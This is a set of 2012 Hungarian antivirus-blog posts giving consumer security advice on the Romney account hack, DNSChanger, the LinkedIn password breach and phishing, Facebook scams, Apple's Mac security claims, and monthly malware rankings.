Akárhogy is, **a lényeg, hogy a biztonsági frissítéseink sose maradjanak ki** - ebben nyugodtan támaszkodhatunk valamilyen automatizált módszerre, és persze a kéretlen levelek, levélmellékletek is bátran búslakodjanak csak olvasatlanul a spam mappában.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Tízből öt kártevő hátsóajtót nyit
- Elégedetlenek vagyunk a Facebook biztonságával
- Safe mód a Mechagodzilla ellen
- Dropbox csalival terjedtek a kémprogramok
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4568908

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Biztonságos? Biztonságos?

2012.06.07. 13:20 | Csizmazia István [Rambo] | 1 komment

Címkék: jelszó emlékeztető hotmail postafiók romney feltört dropbox

Az antivirus.blog legénysége nem gondolta volna, hogy **egy jó négy évvel korábbi Sarah Palin féle incidens nem volt elég muníció ahhoz, hogy ezt a leckét ezzel mindenki a más kárán szépen megtanulja**. Nos, Mitt Romney, egykori massachusettsi kormányzó esetében azt látjuk, **felelős vezetőként lehet még mit csiszolni a biztonsági kérdések tematikája, valamint a kedvenc háziállatok közti kapcsolaton**, hogy az egy jelszó használata több helyen elvről már ne is beszéljünk. Ja, és nem biztonságos.



Ezúttal Mitt Romney Hotmail és Dropbox fiókja került az érdeklődés homlokterébe, miután egy ismeretlen azt állította, a publikusan jól dokumentált életvitelű **politikus e két accountja a jelszó-emlékeztető kérdésre adható közismert és primitív válasz ismeretében bárki által látogatható**. A figyelmeztetést a rendőrség vizsgálja, és csak **reméljük, hogy nem kormányzati levelezést intézett a hotmailes fiókjából** a biztonsági kérdésekben egyébként alaposnak és pedánsnak ismert politikus. Persze ezt sosem tudjuk meg, maximum majd egyszer a Wikileaksről vagy a Pastebinről. Az esetre figyelmeztető névtelen tippadó hangsúlyozta, hogy ő csak egy hétköznapi átlagember, nem tagja az Anonymus vagy egyéb hacker csoportoknak. Állítása szerint **a kedvenc házi állat, Romney ír szetterének neve, Seamus egy olyan, bárki által fél perc alatt kiguglizható adat, amellyel akárki válaszolhat az úgynevezett "biztonsági" kérdésre**. Az állítólagos elkövető **nem bizonyított képernyőképekkel**, ettől függetlenül elképzelhető, hogy igazat beszél. Mindenesetre a kampánystáb azt közölte, a rendőrség bevonásával vizsgálják az esetet, és emlékezetes, hogy a Palin ügyben is 1-2 év közötti letöltendő kandikált ki David Kernellnek.



A jelszavak erőssége, gyengesége sokszor terítékre került már, unalomig ismételve a háziállatosdi, meg az ABC és az 123 iránti bűnös vonzalmak veszélyeit. Ugyancsak ellenjavallt - bár kétségkívül kényelmes és biztos jelentős agykapacitást is megspóroló megoldás - ugyanazt a jelszót több különböző helyen is használni. Ilyenkor ha a támadók egy helyen sikeresen felnyomják a fiókot, **utána dominószerűen végigdúlják a levelező, FTP, és közösségi oldalakat, hátha szerencséjük lesz - és ilyenkor bizony lesz is**.



Hogy mire jó a biztonsági kérdés, arról már elmélkedtünk egyszer, megemlítve azt is, hogy **haladó csoportos helyen nem csak választani lehet a jelszó-emlékeztető biztonsági kérdések közül, hanem saját is lehet generálni**. A hogyan használjuk kérdésre akkor ilyesmiket tanácsoltunk: *"Sokszor nincs sok lehetőségünk, csak a rögzített standard kérdések közül tudunk választani: your pet, your first teacher, blabla, etc. De ilyenkor sem kötelező ám az adott kérdésre vonatkozó választ adni! Persze sok helyen van lehetőség saját kérdést írni - ezt érdemes is kihasználni - ezekben is alkalmazni lehet a fenti okosságot, ez pedig jócskán csökkentheti a találgatási lehetőségeket.Hogy hívják a kedvenc tanárodat? Csütörtök - hangzik a válasz, és ez egy jó válasz. Melyik kórházban születtél? Lekváros palacsinta fahéjjal."* - és ezt a 2008-as véleményünket mai vállalhatónak érezzük.



Szóval mindenesetre annak kihangsúlyozása mellett, hogy aki nem tanul saját hibájából, az arra van kárhoztatva, hogy újra és újra elkövesse azt, **úgy gondoljuk, egy politikusnak nem Paris Hiltonra kéne hasonlítani jelszókezelési kérdésekben. Igaz, van annál is rosszabb, mintha az ember azt veszi észre, hogy feltörték a postafiókját: az, ha ezt egyáltalán nem is veszi észre.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Az XP él, az XP élt, az XP élni fog
- Majdnem mindenki átverhető adathalászattal
- Hogyan szúrjuk ki a gyanús Android appokat?
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4571275

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

bookmyface · http://hackerkepzes.hu/blog/ 2012.08.20. 18:18:25

ezek mondjuk egészen jó opciók, csak alig használják ki őket szerintem :/

A Facebook is besegít a DNSChanger ellen


2012.06.11. 15:18 | Csizmazia István [Rambo] | 2 komment

Címkék: facebook beállítások 9 dns ellenőrzés július dnschanger

A Facebook is besegít a DNSChanger elleni küzdelemben. Mint ismeretes, a Google május óta szállt be azzal, hogy figyelmezteti a fertőzött gépek tulajdonosait. A napokban pedig **a Facebook biztonsági csapata is bejelentette, csatlakoznak a küzdelemhez**, hiszen nyakunkon a július 9-i határidő.



Hogy mit jelent az, hogy DNSChanger kártevő és miért baj, ha ilyen van a gépünkön, ezt többször is kitárgyaltuk már például ebben a korábbi posztunkban. Röviden összefoglalva: **a DNSChanger kártevő segítségével orosz és észt bűnözők eltérítették a felhasználók által a böngészőbe begépelt webcímeket, emiatt aztán az internetszolgáltatók le fogják kapcsolni ezeket a kártékony DNS szervereket. Ám emiatt azok a felhasználók, akik tudtukon kívül éppen ezeken keresztül tudtak internetezni, a határidő lejártával nem tudnak majd böngészni, levelezni - egészen addig, míg nem mentesítik a gépüket és nem állítják helyre a kártevő által manipulált DNS beállításaikat**.



Ezúttal a Facebook is segít mindebben, mostantól aki a Facebook-ra bejelentkezik és DNSChanger kártevővel fertőzött a gépe, azt a DNS beállításai alapján észlelni fogják, és a közösségi oldal egy figyelmeztető ablakot jelenít meg a felhasználónak, melyben az szerepel, hogy **az illető számítógépe, otthoni vagy vállalati hálózata nagy valószínűséggel manipulált DNS szervereken keresztül éri el az internetet, és felhívja a figyelmet, ellenőrizzük a mellékelt linkre látogatva vagy a beállításaink felülvizsgálatával rendszerünket**.



Minden, amit a DNS beállításokról, ezek ellenőrzésről tudni érdemes, részletesen elolvasható előző cikkünkben, ezért most ebben nem ismételjük magunkat. Remélhetőleg a hátralevő szűk **egy hónap mindenkinek elegendő lesz a már amúgy is meghosszabbított újabb**

határidő lejártáig.

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Az XP él, az XP élt, az XP élni fog
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Safe mód a Mechagodzilla ellen
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4580645

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

cworm 2012.06.11. 17:18:31

A postban látható screenshot-okon és linkeken is mind helyesenírva látható: DNSChanger, nem pedig charger. Légyszi javítsd mindenhol.:)



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.11. 18:02:06

Szia Cworm!

Jogos az észrevétel, köszi, done.

Biztonsági tanácsok a LinkedIn incidens kapcsán

2012.06.13. 11:41 | Csizmazia István [Rambo] | Szólj hozzá!

Mint ismeretes, a napokban nagyszabású és sajnos sikeres támadás áldozatává vált a LinkedIn portál. A hírek szerint **6.5 millió felhasználó adata került illetéktelen kezekbe**. Június 6-án már arról is értesülhettünk, hogy az ellopott jelszavak orosz weboldalakon, fórumokon tűntek fel. A LinkedIn nem nyilatkozott egyértelműen, ezért **ilyenkor joggal feltételezhetjük, hogy ha a támadóknak a jelszavakhoz sikerült hozzáférniük, akkor esetleg már a tulajdonosok e-mail címeivel is rendelkezhetnek**.



A LinkedIn oldal nagyban különbözik az olyan közösségi oldalaktól, mint a Facebook vagy az iWiW, hiszen ez utóbbiak általában a hétköznapi kapcsolattartást, közösségi játékokat, események, képek és könnyedebb tartalmak megosztását szolgálják. Az is fontos különbség még, hogy a Facebook-on általában tetszőlegesen valós/kitalált és tetszőleges kitöltött vagy éppen üresen hagyott személyes mezőkkel rendelkezünk, illetve ezenfelül adatvédelmi beállításainktól függően még publikusan vagy csak egy csoport által láthatóra korlátozhatjuk adatainkat. **Ezzel szemben a LinkedIn profilok kifejezetten a karrierrel kapcsolatos hírek, őszinte szakmai tervek, információk terepe, és nem utolsó sorban itt mindenki valódi névvel valós információkat szolgáltat magáról, üzleti kapcsolatairól**, vagyis a veszély itt kétségkívül sokkal jelentősebb. **A hazai felhasználóknak is érdemes lehet ellenőrizni belépési adataikat**, hiszen a Zoomsphere friss adatai szerint Magyarországról már legalább 230 ezren használják ezt a weboldalt.



A weboldal üzemeltetői egyébként nem csak abban hibáztak, hogy egyáltalán megtörténhetett ez a jelszólopási incidens, hanem amint később kiderült, magánál a jelszó hashek kódolt tárolásánál az úgynevezett SHA-1 algoritmust szimplán használva **nem támaszkodtak olyan megbízható kiegészítő technikákra, mint például a jobban véletlenszerűsítő, ezáltal a feltörésnek jóval ellenállóbb úgynevezett Salted eljárás**, megnövelve ezáltal a jelszó hash hosszát, és egyúttal a bonyolultságát is. Ezt általában kimondottan jelszavak tárolásánál szokták alkalmazni éppen annak megnehezítésére, hogy a szótáron egyszer végigmenve az összes felhasználó jelszavát egy menetben, vagyis túl könnyen és gyorsan feltörjék.




Reméljük, hogy tanulnak az esetből, és megteszik a szükséges biztonsági lépéseket - köztük az említett jelszósózás alkalmazását is - hogy a jövőben ilyesmi többet ne fordulhasson elő. **Az üzemeltetők egyébként az FBI segítségét kérték a biztonsági incidens alapos és részletes kivizsgáláshoz**. Mindenesetre az eset komoly következményekkel járhat, így a LinkedIn-nek minden erőfeszítésére szükség lesz,

hogy helyreállítsák befektetőik, hirdetőik, és nem utolsósorban felhasználóik beléjük vetett bizalmát.



Nézzük akkor, mit is tehet az a felhasználó, aki érintett lehet. **Először is nagyon fontos, hogy a jelszavát haladéktalanul változtassa meg**. A kellően erős jelszó egyedi (azaz sehol máshol nem használjuk, csak itt), kellően hosszú (magyarul 10-12 karakternél nem rövidebb), változatos (vagyis egyaránt tartalmaz kis- és nagybetűket, számokat, valamint speciális írásjeleket is, amilyen például -+'"+!%/=_<>#& ();?.÷-_ karakterek), illetve kellően erős (nem kutyánk, családtagunk könnyen kitalálható név, közösségi oldalról bárki által leolvasható születési dátumunk, hanem például véletlenszerűen generált: paiK#debt=maRry88). A jelszavakkal kapcsolatos tudnivalóknak egyébként korábban egy teljes cikket szántunk a Vírusok Varázslatos Világa 36. részében, amit érdemes lehet elolvasni. Ennek azért van kiemelt jelentősége, mert a kiszivárgott SHA-1 jelszó hashek elsősorban az egyszerűbb, rövidebb jelszavak tulajdonosaira jelentenek kiemelt veszélyt, magyarán villámgyors visszafejtési lehetőséget.



From: LinkedIn Email Confirmation [mailto:emailconfirm@s[redacted]r.com]
Sent: Wednesday, June 06, 2012 1:32 PM
To: [redacted]
Subject: Please confirm your email address

LinkedIn

Click here to confirm your email address.

If the above link does not work, you can paste the following address into your browser:

https://www.linkedin.com/e/c[redacted]EppxeQpw4vaVOHXHY

You will be asked to log into your account to confirm this email address. Be sure to log in with your current primary email address.


We ask you to confirm your email address before sending invitations or requesting contacts at LinkedIn. You can have several email addresses, but one will need to be confirmed at all times to use the system.

If you have more than one email address, you can choose one to be your primary email address. This is the address you will log in with, and the address to which we will deliver all email messages regarding invitations and requests, and other system mail.

Thank you for using LinkedIn!

--The LinkedIn Team
http://www.linkedin.com/

A LinkedIn account mellett azoknak, **akik esetleg éppen az ott használt e-mail levelezési fiókjuknál, vagy bárhol máshol mégis ugyanezt a jelszót használták, úgy ott azokon a helyeken is érdemes haladéktalanul a jelszóváltoztatást végrehajtani**, hiszen az is gyakori forgatókönyv, hogy a megszerzett jelszó birtokában a támadók tulajdonos minden ismert levelezési, közösségi oldali, és egyéb fiókját végigpróbálgatják, hátha azonos jelszóval használta.



Amire még érdemes figyelmi, hogy minden rendkívüli esemény: árvíz, földrengés, sport esemény, híresség halála, esküvője, stb. nyomán kéretlen üzeneteket küldenek ki a támadók, és a mellékelt linkekre való kattintással adatokat lopni, kémprogramot telepíteni a gyanútlan felhasználók gépeire. **Cameron Camp, az ESET észak-amerikai központjának biztonsági kutatója szerint máris elindultak ennek az incidensnek a nyomán is azok az átverési spamkampányok, amelyben a csalók látszólag a LinkedIn üzemeltetőinek nevében írnak levelet** nekünk, hogy erősítsük meg egy mellékelt linkre kattintva az e-mail címünket. Ilyenkor nem szabad bedőlni, ne kattintson senki, hiszen az ESET labor által vizsgált levelek esetében is jól látható volt, hogy az állítólagos hivatalos értesítő levélben nem a LinkedIn-re, hanem egy teljesen más, idegen webhelyre mutatott ez a bizonyos link.

Tetszik 32 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- yerek-barát netezés
- Majdnem mindenki átverhető adathalászattal
- 25-ször több a mobilos kártevő
- Nyári tanácsok utazáshoz
- Webkamerás kukkolók IV. - 100 férfi ér egy nőt

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4585325

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Érezd a ritmus, vedd át az ütemet II.


2012.06.15. 11:15 | Csizmazia István [Rambo] | 2 komment

Címkék: mac marketing beta licenc pro rejtvény eset cybersecurity

Dübörög a weblapról egy üzenet, és ez bizony már egy megváltozott üzenet. Ha valaki korábban is ellátogatott az Apple oldara, és ott szemügyre vette a "Miért fogjuk szeretni a Mac-ünket?" marketing kérdésre adott válaszokat, mást láthatott ott, mint most.



Ami persze egyáltalán nem baj, sőt vártuk is, inkább az lenne a gond, ha a bekövetkezett változások ellenére is ragaszkodna valaki az elavult véleményéhez. Cluley bácsinak ezúton is köszönjük, hogy éles szemével észrevette, számítunk rád a jövőben is :-). Most pedig **Wayback időmasinánk hátára pattanva elolvassuk azt a már nem látható üzenetet**, amit korábban találtunk volna **a "/www.apple.com/why-mac/better-os/" aloldalon**:



"It doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers. That's thanks to built-in defenses in Mac OS X that keep you safe, without any work on your part." Magyarán itt nincsenek vírusok, mint a Windows alapú gépeken, köszönhetően a beépített védelemnek, ami biztonságban tart minket anélkül, hogy ezért bármit is kellene tennünk.



A friss állapotban már ez látható:
"It's built to be safe. Built-in defenses in OS X keep you safe from unknowingly downloading malicious software on your Mac." Vagyis a rendszert úgy alakították ki, hogy az biztonságos legyen. A beépített védelemnek köszönhetően az OS X folyamatosan véd a rosszindulatú szoftverek letöltése ellen. Mióta ha nem is klasszikus vírusok, de **trójaik már több lépcsőben is eredményes kirándulásokat tettek** az OS X alatt, a kezdeti primitív hamis kodekletöltéstől kezdve egészen a több százezer gépet megfertőző botnetes hálózatig eljutva, azóta mégis érdemes lehet vírusvédelmi alkalmazást állítani az ajtóba.



Ide passzol a szolgálati közleményünk is, többen kérdeztétek a jövő heti lottószámokat, hogy van-e "elavulási" ideje a bétáknak? Nos ha valaki letöltötte és telepítette ezeket - például a 6.x-eket Windowsra vagy az ESET Cyber Security Pro bétáját Macre, akkor egy idő után valóban kaphatunk olyan üzenetet, hogy a licenc hamarosan lejár, ám **nem kell aggódni. Amíg a termék béta stádiumban van, addig biztosan végig lehet ezzel a teszt kulccsal használni. Az időtartam általában a frissítésekkel érkezve automatikusan meghosszabbodik**, illetve ha esetleg közben újabb letölthető béta verzió jönne, annak is lesz másik, de szintén ingyenes licenc kód - egészen a tesztelési fázis végéig.

Végül pedig az alábbi, Füles Évkönyvbe kívánkozó aprósággal **zárjuk a hetet, és kívánunk kellemes hétvégét. Vajon mi a hiba az alábbi képen? Kommentekben lehet ötletelni.**



Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4589976

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

cworm 2012.06.15. 14:00:58

A kulcson nem megfordítva tükröződik az "Enter the password" felirat. :D (És szerintem a szög sem jó.)



atko 2012.06.15. 17:52:25

A mégse gomb azért durva! :-)

Ellenőrizzük a Facebook belépésünket június 20-ig

2012.06.18. 13:15 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: facebook csalás június team 20. verification sopa

Legalábbis **ezt kéri tőlünk az az átverős ablak, amely persze gálánsan linket is kínál** mindehhez. Az évek során a Facebook kinőtte magát az egyik első számú legvonzóbb adathalász célpontnak.



Ismerőseink nevében kaphatunk üzenetet, amelyben egy app arra biztat bennünket a "FACEBOOK Verification Team" nevében, hogy június 20-ig ellenőrizzük le profilunkat, "nehogy csalás áldozatává váljunk". Ez különben is tetszetősen merész, mikor éppen a csaló figyelmeztet bennünket, hogy vigyázzunk a csalásokkal. Természetesen nem hiányzik a minden csalásnál előforduló sürgetés és fenyegetés: a nem ellenőrzött accountok felfüggesztésre kerülnek - na persze. A hivatkozott SOPA (Stop Online Piracy Act) is inkább csak a ködösítést, és a hivatalosnak tűnő megtévesztést szolgálja, **a megadott júniusi időpont szempontjából tulajdonképpen egyáltalán nem releváns**.



Szerencsére közben a Facebook is lépett már, és mivel egyrészt számos bejelentést is kaptak a dologról, másrészt nem is kérdés, hogy ez a csalárd applikáció egyértelműen megszegi az applikációkra vonatkozó előírásokat, így már el is távolították azt a rendszererükből. **A Facebook szóvivőjétől arra a szerintünk nagyon is helyénvaló és érdekes kérdésre, hogy az említett átverős applikáció mit tett pontosan a felhasználókkal, valamint hogy mégis mennyi ideig volt aktív a Facebook-on, az a lakonikus válasz érkezett, hogy nincs semmi további érdemi közölnivalójuk az üggyel kapcsolatban**, ennyi.



A különféle változatos konkrét csalási módszerek ismeretén túl mindenképpen fejleszteni kell magunkban azt a képességet, amely segít eldönteni, valós vagy hamis dolgokkal állunk-e éppen szemben, illetve **kétségek esetén a rákeresés mindig előbbre való (kellene, hogy legyen), mint a gondolkodás nélküli telepítés, előrelájkolás**. A támadók **egyre pontosabban testreszabják már a csalásokat a kinézett célcsoportra nézve**, ezért hihetőnek, sőt egyenesen hasznosnak, vonzónak igyekeznek beállítani a felkínált lehetőséget, amint arra emlékezhetünk például a szíriai Facebook felhasználók elleni kártevős akcióra is. Ebben olyan linkekre irányították az aktivistákat, ahonnan tudtukon kívül kémprogramokat telepíthettek a számítógépeikre. **Mindenesetre a megfelelő biztonsági beállításokat, és emellett az óvatos, gyanakvó, biztonságtudatos hozzáállás együtt kézenfogva lehet az, ami nekünk az átverések, támadások ellen segíthet.**

Tetszik 170 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Safe mód a Mechagodzilla ellen
- "Szósölmédia" és nyaralás
- Nyári tanácsok utazáshoz
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4595780

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Újra vezet az Autorun vírus

2012.06.20. 12:24 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: május adatok 2012 nod32 threatsense vírusstatisztika

Az ESET **minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját**, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2012. májusában a következő 10 károkozó terjedt a legnagyobb számban.



Ezúttal **visszavette a trónt a korábbi harmadik helyezett Autorun, ismét a lista első pozíciójában** találjuk. Az Autorun vírus terjedéséről azt kell tudni, hogy külső adathordozókon terjed, ez pedig lehetővé teszi, hogy a legváratlanabb helyeken bukkanjon fel, így **nem csak a megszokott USB kulcs, memóriakártya, külső merevlemez, hanem fényképezőgép, vagy éppen MP3 lejátszó is** könnyen jöhet szóba, mint a fertőzés forrása. A vírus ellen való védekezéshez arra lenne szükség, hogy a felhasználók teljesen kikapcsolják a külső adathordozók automatikus futtatását Windows operációs rendszer alatt. Ám úgy tűnik, sokan nem törődnek ezzel a veszélyforrással, vagy pedig nem szívesen mondanak le erről a kényelmi funkcióról. Éppen ezért lehet **jó hír, hogy az új 5-ös NOD32 illetve ESET Smart Security csomag verzióban - immár a vállalati csomag részeként is** megjelentek - külön figyelmet szenteltek a fejlesztők a hordozható médiák még hatékonyabb ellenőrzésére, ezért **minden fajta cserélhető USB eszköz, CD illetve DVD lemezek használatba vétel előtti vizsgálata még részletesebben beállítható, illetve blokkolható lett**.




Visszatért két korábbi kártevő, egyikük a Win32/Ramnit, amely a 2011. novemberében tudott utoljára az első tízbe bekerülni, most éppen a tizedik helyet sikerült kiérdemelnie. A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor **sebezhetőséget keres a rendszerben, és ha még nincs befoltozva a biztonsági rés, úgy fertőzése nyomán a támadóknak távolról tetszőleges kód futtatására** nyílik lehetősége.

Másik visszatérő vendég **a Win32/Sality, amely a nyolcadik pozícióban zárta a május hónapot**. A Win32/Sality egy polimorfikus (alakváltó kóddal rendelkező) fájlfertőző vírus, amely futtatása során olyan Registry bejegyzéseket készít, amelynek segítségével arról gondoskodik, hogy minden rendszerindítás alkalmával elinduljon. Fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és **megkísérli lekapcsolni a biztonsági, vírusvédelmi programokhoz tartozó szerviz folyamatokat**.

Az ESET Global Trends Report ehavi kiadása külön fejezetet szentelt a Flame vagy SkyWiper nevű állami kártevőnek. Mint ismeretes, május végén nagy hír volt, hogy felfedezték ezt a rosszindulatú kódot, ám mindössze pár nap után a Washington Postban már azt olvashattuk, megerősítést nyert, miszerint amerikai és izraeli kutatók munkája a kód, amelyet maga Obama rendelt meg, és célja az iráni nukleáris munkálatok kikémlelése, akadályozása volt.



